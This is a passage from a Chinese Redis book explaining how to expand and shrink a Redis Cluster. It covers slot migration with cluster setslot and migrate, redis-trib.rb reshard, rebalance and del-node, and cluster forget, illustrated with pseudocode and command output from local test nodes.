- 1) 对目标节点发送`cluster setslot{slot} importing{sourceNodeId}`命令，让目标节点准备导入槽的数据。
- 2) 对源节点发送`cluster setslot{slot} migrating{targetNodeId}`命令，让源节点准备迁出槽的数据。
- 3) 源节点循环执行`cluster getkeysinslot{slot} {count}`命令，获取`count`个属于槽`{slot}`的键。




图10-22 槽和数据迁移到6385节点




图10-23 槽和数据迁移流程

4) 在源节点上执行`migrate{targetIp}{targetPort}""0{timeout}keys{keys...}`命令，把获取的键通过流水线（pipeline）机制批量迁移到目标节点，批量迁移版本的migrate命令在Redis3.0.6以上版本提供，之前的migrate命令只能单个键迁移。对于大量key的场景，批量键迁移将极大降低节点之间网络IO次数。

5) 重复执行步骤3) 和步骤4) 直到槽下所有的键值数据迁移到目标节点。

6) 向集群内所有主节点发送`cluster setslot{slot}node{targetNodeId}`命令，通知槽分配给目标节点。为了保证槽节点映射变更及时传播，需要遍历发送给所有主节点更新被迁移的槽指向新节点。

使用伪代码模拟迁移过程如下：

```
def move_slot(source,target,slot):
    # 目标节点准备导入槽
    target.cluster("setslot",slot,"importing",source.nodeId);
    # 目标节点准备全出槽
    source.cluster("setslot",slot,"migrating",target.nodeId);
    while true :
        # 批量从源节点获取键
        keys = source.cluster("getkeysinslot",slot,pipeline_size);
        if keys.length == 0:
            # 键列表为空时, 退出循环
            break;
        # 批量迁移键到目标节点
        source.call("migrate",target.host,target.port,"",0,timeout,"keys",keys)
    # 向集群所有主节点通知槽被分配给目标节点
    for node in nodes:
        if node.flag == "slave":
            continue;
        node.cluster("setslot",slot,"node",target.nodeId);
```

根据以上流程，我们手动使用命令把源节点6379负责的槽4096迁移到目标节点6385中，流程如下：

1) 目标节点准备导入槽4096数据：

```
127.0.0.1:6385>cluster setslot 4096 importing cfb28ef1deee4e0fa78da86abe5d24566
OK
```

确认槽4096导入状态开启：

```
127.0.0.1:6385>cluster nodes
1a205dd8b2819a00dd1e8b6be40a8e2abe77b756 127.0.0.1:6385 myself,master - 0 0 7 c
[4096-<-cfb28ef1deee4e0fa78da86abe5d24566744411e]
...
```

2) 源节点准备导出槽4096数据：

```
127.0.0.1:6379>cluster setslot 4096 migrating 1a205dd8b2819a00dd1e8b6be40a8e2ab
OK
```

确认槽4096导出状态开启：

```
127.0.0.1:6379>cluster nodes
cfb28ef1deee4e0fa78da86abe5d24566744411e 127.0.0.1:6379 myself,master - 0 0 0 c
0-5461 [4096->-1a205dd8b2819a00dd1e8b6be40a8e2abe77b756]
...
```

3) 批量获取槽4096对应的键，这里我们获取到3个处于该槽的键：

```
127.0.0.1:6379> cluster getkeysinslot 4096 100
1) "key:test:5028"
2) "key:test:68253"
3) "key:test:79212"
```

确认这三个键是否存在于源节点：

```
127.0.0.1:6379>mget key:test:5028 key:test:68253 key:test:79212
1) "value:5028"
2) "value:68253"
3) "value:79212"
```

批量迁移这3个键，migrate命令保证了每个键迁移过程的原子性：

```
127.0.0.1:6379>migrate 127.0.0.1 6385 "" 0 5000 keys key:test:5028 key:test:682
key:test:79212
```

出于演示目的，我们继续查询这三个键，发现已经不在源节点中，Redis返回ASK转向错误，ASK转向负责引导客户端找到数据所在的节点，细节将在后面10.5节“请求路由”中说明。

```
127.0.0.1:6379> mget key:test:5028 key:test:68253 key:test:79212
(error) ASK 4096 127.0.0.1:6385
```

通知所有主节点槽4096指派给目标节点6385：

```
127.0.0.1:6379>cluster setslot 4096 node 1a205dd8b2819a00dd1e8b6be40a8e2abe77b7
127.0.0.1:6380>cluster setslot 4096 node 1a205dd8b2819a00dd1e8b6be40a8e2abe77b7
127.0.0.1:6381>cluster setslot 4096 node 1a205dd8b2819a00dd1e8b6be40a8e2abe77b7
127.0.0.1:6385>cluster setslot 4096 node 1a205dd8b2819a00dd1e8b6be40a8e2abe77b7
```

确认源节点6379不再负责槽4096改为目标节点6385负责：

```
127.0.0.1:6379> cluster nodes
cfb28ef1deee4e0fa78da86abe5d24566744411e 127.0.0.1:6379 myself,master - 0 0 0 c
0-4095 4097-5461
1a205dd8b2819a00dd1e8b6be40a8e2abe77b756 127.0.0.1:6385 master - 0 146971801107
connected 4096
...
```

手动执行命令演示槽迁移过程，是为了让读者更好地理解迁移流程，实际操作时肯定涉及大量槽并且每个槽对应非常多的键。因此redis-trib提供了槽重分片功能，命令如下：

```
redis-trib.rb reshard host:port --from <arg> --to <arg> --slots <arg> --yes --t
<arg> --pipeline <arg>
```

参数说明：

· host: port: 必传参数，集群内任意节点地址，用来获取整个集群信息。

· --from: 制定源节点的id，如果有多个源节点，使用逗号分隔，如果是all源节点变为集群内所有主节点，在迁移过程中提示用户输入。

· --to: 需要迁移的目标节点的id，目标节点只能填写一个，在迁移过程中提示用户输入。

· --slots: 需要迁移槽的总数量，在迁移过程中提示用户输入。

· --yes: 当打印出reshard执行计划时，是否需要用户输入yes确认后再执行reshard。

· --timeout: 控制每次migrate操作的超时时间，默认为60000毫秒。

--pipeline: 控制每次批量迁移键的数量， 默认为10。

reshard命令简化了数据迁移的工作量，其内部针对每个槽的数据迁移同样使用之前的流程。我们已经为新节点6395迁移了一个槽4096，剩下的槽数据迁移使用redis-trib.rb完成，命令如下：

```
#redis-trib.rb reshards 127.0.0.1:6379
>>> Performing Cluster Check (using node 127.0.0.1:6379)
M: cfb28ef1deee4e0fa78da86abe5d24566744411e 127.0.0.1:6379
slots:0-4095,4097-5461 (5461 slots) master
1 additional replica(s)
M: 40b8d09d44294d2e23c7c768efc8fc153446746 127.0.0.1:6381
slots:10923-16383 (5461 slots) master
1 additional replica(s)
M: 8e41673d59c9568aa9d29fb174ce733345b3e8f1 127.0.0.1:6380
slots:5462-10922 (5461 slots) master
1 additional replica(s)
M: 1a205dd8b2819a00dd1e8b6be40a8e2abe77b756 127.0.0.1:6385
slots:4096 (1 slots) master
0 additional replica(s)
// ...
[OK] All nodes agree about slots configuration.
>>> Check for open slots...
>>> Check slots coverage...
[OK] All 16384 slots covered.
```

打印出集群每个节点信息后，reshard命令需要确认迁移的槽数量，这里我们输入4096个：

```
How many slots do you want to move (from 1 to 16384) 4096
```

输入6385的节点ID作为目标节点，目标节点只能指定一个：

```
What is the receiving node ID 1a205dd8b2819a00dd1e8b6be40a8e2abe77b756
```

之后输入源节点的ID，这里分别输入节点6379、6380、6381三个节点ID最后用done表示结束：

```
Please enter all the source node IDs.
Type 'all' to use all the nodes as source nodes for the hash slots.
```

```
Type 'done' once you entered all the source nodes.
Source node #1:cfb28ef1deee4e0fa78da86abe5d24566744411e
Source node #2:8e41673d59c9568aa9d29fb174ce733345b3e8f1
Source node #3:40b8d09d44294d2e23c7c768efc8fcfd153446746
Source node #4:done
```

数据迁移之前会打印出所有的槽从源节点到目标节点的计划，确认计划无误后输入yes执行迁移工作：

```
Moving slot 0 from cfb28ef1deee4e0fa78da86abe5d24566744411e
...
Moving slot 1365 from cfb28ef1deee4e0fa78da86abe5d24566744411e
Moving slot 5462 from 8e41673d59c9568aa9d29fb174ce733345b3e8f1
...
Moving slot 6826 from 8e41673d59c9568aa9d29fb174ce733345b3e8f1
Moving slot 10923 from 40b8d09d44294d2e23c7c768efc8fcfd153446746
...
Moving slot 12287 from 40b8d09d44294d2e23c7c768efc8fcfd153446746
Do you want to proceed with the proposed reshuffle plan (yes/no) yes
```

redis-trib工具会打印出每个槽迁移的进度，如下：

```
Moving slot 0 from 127.0.0.1:6379 to 127.0.0.1:6385 ....
...
Moving slot 1365 from 127.0.0.1:6379 to 127.0.0.1:6385 ..
Moving slot 5462 from 127.0.0.1:6380 to 127.0.0.1:6385: ....
...
Moving slot 6826 from 127.0.0.1:6380 to 127.0.0.1:6385 ..
Moving slot 10923 from 127.0.0.1:6381 to 127.0.0.1:6385 ..
...
Moving slot 10923 from 127.0.0.1:6381 to 127.0.0.1:6385 ..
```

当所有的槽迁移完成后，reshard命令自动退出，执行cluster nodes命令检查节点和槽映射的变化，如下所示：

```
127.0.0.1:6379>cluster nodes
40622f9e7adc8ebd77fca0de9edfe691cb8a74fb 127.0.0.1:6382 slave cfb28ef1deee4e0fa
78da86abe5d24566744411e 0 1469779084518 3 connected
40b8d09d44294d2e23c7c768efc8fcfd153446746 127.0.0.1:6381 master - 0
1469779085528 2 connected 12288-16383
4fa7eac4080f0b667ffeb9b87841da49b84a6e4 127.0.0.1:6384 slave 40b8d09d44294d2e2
3c7c768efc8fcfd153446746 0 1469779087544 5 connected
be9485a6a729fc98c5151374bc30277e89a461d8 127.0.0.1:6383 slave 8e41673d59c9568aa
9d29fb174ce733345b3e8f1 0 1469779088552 4 connected
cfb28ef1deee4e0fa78da86abe5d24566744411e 127.0.0.1:6379 myself,master - 0 0 0
connected 1366-4095 4097-5461
475528b1bcf8e74d227104a6cf1bf70f00c24aae 127.0.0.1:6386 master - 0
1469779086536 8 connected
```

```
8e41673d59c9568aa9d29fb174ce733345b3e8f1 127.0.0.1:6380 master - 0
    1469779085528 1 connected 6827-10922
1a205dd8b2819a00dd1e8b6be40a8e2abe77b756 127.0.0.1:6385 master - 0
    1469779083513 9 connected 0-1365 4096 5462-6826 10923-12287
```

节点6385负责的槽变为：0-136540965462-682610923-12287。由于槽用于hash运算本身顺序没有意义，因此无须强制要求节点负责槽的顺序性。迁移之后建议使用redis-trib.rb rebalance命令检查节点之间槽的均衡性。命令如下：

```
# redis-trib.rb rebalance 127.0.0.1:6380
>>> Performing Cluster Check (using node 127.0.0.1:6380)
[OK] All nodes agree about slots configuration.
>>> Check for open slots...
>>> Check slots coverage...
[OK] All 16384 slots covered.
*** No rebalancing needed! All nodes are within the 2.0% threshold.
```

可以看出迁移之后所有主节点负责的槽数量差异在2%以内，因此集群节点数据相对均匀，无需调整。

(3) 添加从节点

扩容之初我们把6385、6386节点加入到集群，节点6385迁移了部分槽和数据作为主节点，但相比其他主节点目前还没有从节点，因此该节点不具备故障转移的能力。

这时需要把节点6386作为6385的从节点，从而保证整个集群的高可用。使用cluster replicate{masterNodeId}命令为主节点添加对应从节点，注意在集群模式下slaveof添加从节点操作不再支持。如下所示：

```
127.0.0.1:6386>cluster replicate 1a205dd8b2819a00dd1e8b6be40a8e2abe77b756
```

从节点内部除了对主节点发起全量复制之外，还需要更新本地节点的集

群相关状态，查看节点6386状态确认已经变成6385节点的从节点：

```
127.0.0.1:6386>cluster nodes
475528b1bcf8e74d227104a6cf1bf70f00c24aae 127.0.0.1:6386 myself,slave 1a205dd8b2
819a00dd1e8b6be40a8e2abe77b756 0 0 8 connected
1a205dd8b2819a00dd1e8b6be40a8e2abe77b756 127.0.0.1:6385 master - 0 146977908351
connected 0-1365 4096 5462-6826 10923-12287
...
```

到此整个集群扩容完成，集群关系结构如图10-24所示。

10.4.3 收缩集群

收缩集群意味着缩减规模，需要从现有集群中安全下线部分节点。安全下线节点流程如图10-25所示。




图10-24 扩容后集群结构




图10-25 节点安全下线流程

流程说明：

- 1) 首先需要确定下线节点是否有负责的槽，如果是，需要把槽迁移到其他节点，保证节点下线后整个集群槽节点映射的完整性。
- 2) 当下线节点不再负责槽或者本身是从节点时，就可以通知集群内其他节点忘记下线节点，当所有的节点忘记该节点后可以正常关闭。

1. 下线迁移槽

下线节点需要把自己负责的槽迁移到其他节点，原理与之前节点扩容的迁移槽过程一致。例如我们把6381和6384节点下线，节点信息如下：

```
127.0.0.1:6381> cluster nodes
40b8d09d44294d2e23c7c768efc8fcd153446746 127.0.0.1:6381 myself,master - 0 0 2 c
12288-16383
4fa7eac4080f0b667fffeab9b87841da49b84a6e4 127.0.0.1:6384 slave 40b8d09d44294d2e2
3c7c768efc8fcd153446746 0 1469894180780 5 connected
...
```

6381是主节点，负责槽（12288-16383），6384是它的从节点，如图10-26所示。下线6381之前需要把负责的槽迁移到其他节点。




图10-26 迁移下线节点6381的槽和数据

收缩正好和扩容迁移方向相反，6381变为源节点，其他主节点变为目标节点，源节点需要把自身负责的4096个槽均匀地迁移到其他主节点上。这里直接使用redis-trib.rb reshard命令完成槽迁移。由于每次执行reshard命令只能有一个目标节点，因此需要执行3次reshard命令，分别迁移1365、1365、

1366个槽，如下所示：

```
#redis-trib.rb reshards 127.0.0.1:6381
>>> Performing Cluster Check (using node 127.0.0.1:6381)
...
[OK] All 16384 slots covered.
How many slots do you want to move (from 1 to 16384) 1365
What is the receiving node ID cfb28ef1deee4e0fa78da86abe5d24566744411e /*输入6379
    节点id作为目标节点.*/
Please enter all the source node IDs.
Type 'all' to use all the nodes as source nodes for the hash slots.
Type 'done' once you entered all the source nodes IDs.
Source node #1:40b8d09d44294d2e23c7c768efc8fc153446746 /*源节点6381 id*/
Source node #2:done /* 输入done确认 */
...
Do you want to proceed with the proposed reshards plan (yes/no) yes
...
```

槽迁移完成后，6379节点接管了1365个槽12288~13652，如下所示：

```
127.0.0.1:6379> cluster nodes
cfb28ef1deee4e0fa78da86abe5d24566744411e 127.0.0.1:6379 myself,master - 0 0 10
    1366-4095 4097-5461 12288-13652
40b8d09d44294d2e23c7c768efc8fc153446746 127.0.0.1:6381 master - 0 146989572522
    connected 13653-16383
...
```

继续把1365个槽迁移到节点6380：

```
#redis-trib.rb reshards 127.0.0.1:6381
>>> Performing Cluster Check (using node 127.0.0.1:6381)
...
How many slots do you want to move (from 1 to 16384) 1365
What is the receiving node ID 8e41673d59c9568aa9d29fb174ce733345b3e8f1 /*6380节点
    作为目标节点.*/
Please enter all the source node IDs.
Type 'all' to use all the nodes as source nodes for the hash slots.
Type 'done' once you entered all the source nodes IDs.
Source node #1:40b8d09d44294d2e23c7c768efc8fc153446746
Source node #2:done
...
Do you want to proceed with the proposed reshards plan (yes/no) yes
...
```

完成后，6380节点接管了1365个槽13653~15017，如下所示：

```
127.0.0.1:6379> cluster nodes
40b8d09d44294d2e23c7c768efc8fc153446746 127.0.0.1:6381 master - 0 146989612329
```

```
connected 15018-16383
8e41673d59c9568aa9d29fb174ce733345b3e8f1 127.0.0.1:6380 master - 0 146989612531
    connected 6827-10922 13653-15017
...

```

把最后的1366个槽迁移到节点6385中，如下所示：

```
#redis-trib.rb reshard 127.0.0.1:6381
...
How many slots do you want to move (from 1 to 16384) 1366
What is the receiving node ID 1a205dd8b2819a00dd1e8b6be40a8e2abe77b756 /*6385
    节点id作为目标节点.*/
Please enter all the source node IDs.
Type 'all' to use all the nodes as source nodes for the hash slots.
Type 'done' once you entered all the source nodes IDs.
Source node #1:40b8d09d44294d2e23c7c768efc8fc153446746
Source node #2:done
...
Do you want to proceed with the proposed reshard plan (yes/no) yes
...
```

到目前为止，节点6381所有的槽全部迁出完成，6381不再负责任何槽。

状态如下所示：

```
127.0.0.1:6379> cluster nodes
40b8d09d44294d2e23c7c768efc8fc153446746 127.0.0.1:6381 master - 0 146989644476
    connected
8e41673d59c9568aa9d29fb174ce733345b3e8f1 127.0.0.1:6380 master - 0 146989644376
    connected 6827-10922 13653-15017
1a205dd8b2819a00dd1e8b6be40a8e2abe77b756 127.0.0.1:6385 master - 0 146989644577
    connected 0-1365 4096 5462-6826 10923-12287 15018-16383
cfb28ef1deee4e0fa78da86abe5d24566744411e 127.0.0.1:6379 myself,master - 0 0 10
    1366-4095 4097-5461 12288-13652
be9485a6a729fc98c5151374bc30277e89a461d8 127.0.0.1:6383 slave 8e41673d59c9568aa
    4ce733345b3e8f1 0 1469896444264 11 connected
...
```

下线节点槽迁出完成后，剩下的步骤需要让集群忘记该节点。

2.忘记节点

由于集群内的节点不停地通过Gossip消息彼此交换节点状态，因此需要通过一种健壮的机制让集群内所有节点忘记下线的节点。也就是说让其他节点不再与要下线节点进行Gossip消息交换。Redis提供了cluster

`forget{downNodeId}`命令实现该功能，如图10-27所示。




图10-27 在有效期60秒内对所有节点执行cluster forget操作

当节点接收到`cluster forget{downNodeId}`命令后，会把`nodeId`指定的节点加入到禁用列表中，在禁用列表内的节点不再发送Gossip消息。禁用列表有效期是60秒，超过60秒节点会再次参与消息交换。也就是说当第一次`forget`命令发出后，我们有60秒的时间让集群内的所有节点忘记下线节点。

线上操作不建议直接使用`cluster forget`命令下线节点，需要跟大量节点命令交互，实际操作起来过于繁琐并且容易遗漏`forget`节点。建议使用`redis-rb del-node{host: port} {downNodeId}`命令，内部实现的伪代码如下：

```
def delnode_cluster_cmd(downNode):
    # 下线节点不允许包含slots
    if downNode.slots.length != 0
        exit 1
    end
    # 向集群内节点发送cluster forget
    for n in nodes:
        if n.id == downNode.id:
            # 不能对自己做forget操作
            continue;
        # 如果下线节点有从节点则把从节点指向其他主节点
        if n.replicate && n.replicate.nodeId == downNode.id :
            # 指向拥有最少从节点的主节点
```

```
master = get_master_with_least_replicas();
n.cluster("replicate", master.nodeId);
#发送忘记节点命令
n.cluster('forget', downNode.id)
# 节点关闭
downNode.shutdown();
```

从伪代码看出del-node命令帮我们实现了安全下线的后续操作。当下线主节点具有从节点时需要把该从节点指向到其他主节点，因此对于主从节点都下线的情况，建议先下线从节点再下线主节点，防止不必要的全量复制。对于6381和6384节点下线操作，命令如下：

```
redis-trib.rb del-node 127.0.0.1:6379 4fa7eac4080f0b667ffeab9b87841da49b84a6e4
    从节点6384 id
redis-trib.rb del-node 127.0.0.1:6379 40b8d09d44294d2e23c7c768efc8fc153446746
    主节点6381 id
```

节点下线后确认节点状态：

```
127.0.0.1:6379> cluster nodes
cfb28ef1deee4e0fa78da86abe5d24566744411e 127.0.0.1:6379 myself,master - 0 0 10
    connected 1366-4095 4097-5461 12288-13652
be9485a6a729fc98c5151374bc30277e89a461d8 127.0.0.1:6383 slave 8e41673d59c9568aa
    9d29fb174ce733345b3e8f1 0 1470048035624 11 connected
475528b1bcf8e74d227104a6cf1bf70f00c24aae 127.0.0.1:6386 slave 1a205dd8b2819a00d
    d1e8b6be40a8e2abe77b756 0 1470048032604 12 connected
40622f9e7adc8ebd77fca0de9edfe691cb8a74fb 127.0.0.1:6382 slave cfb28ef1deee4e0fa
    78da86abe5d24566744411e 0 1470048035120 10 connected
8e41673d59c9568aa9d29fb174ce733345b3e8f1 127.0.0.1:6380 master - 0 147004803461
    11 connected 6827-10922 13653-15017
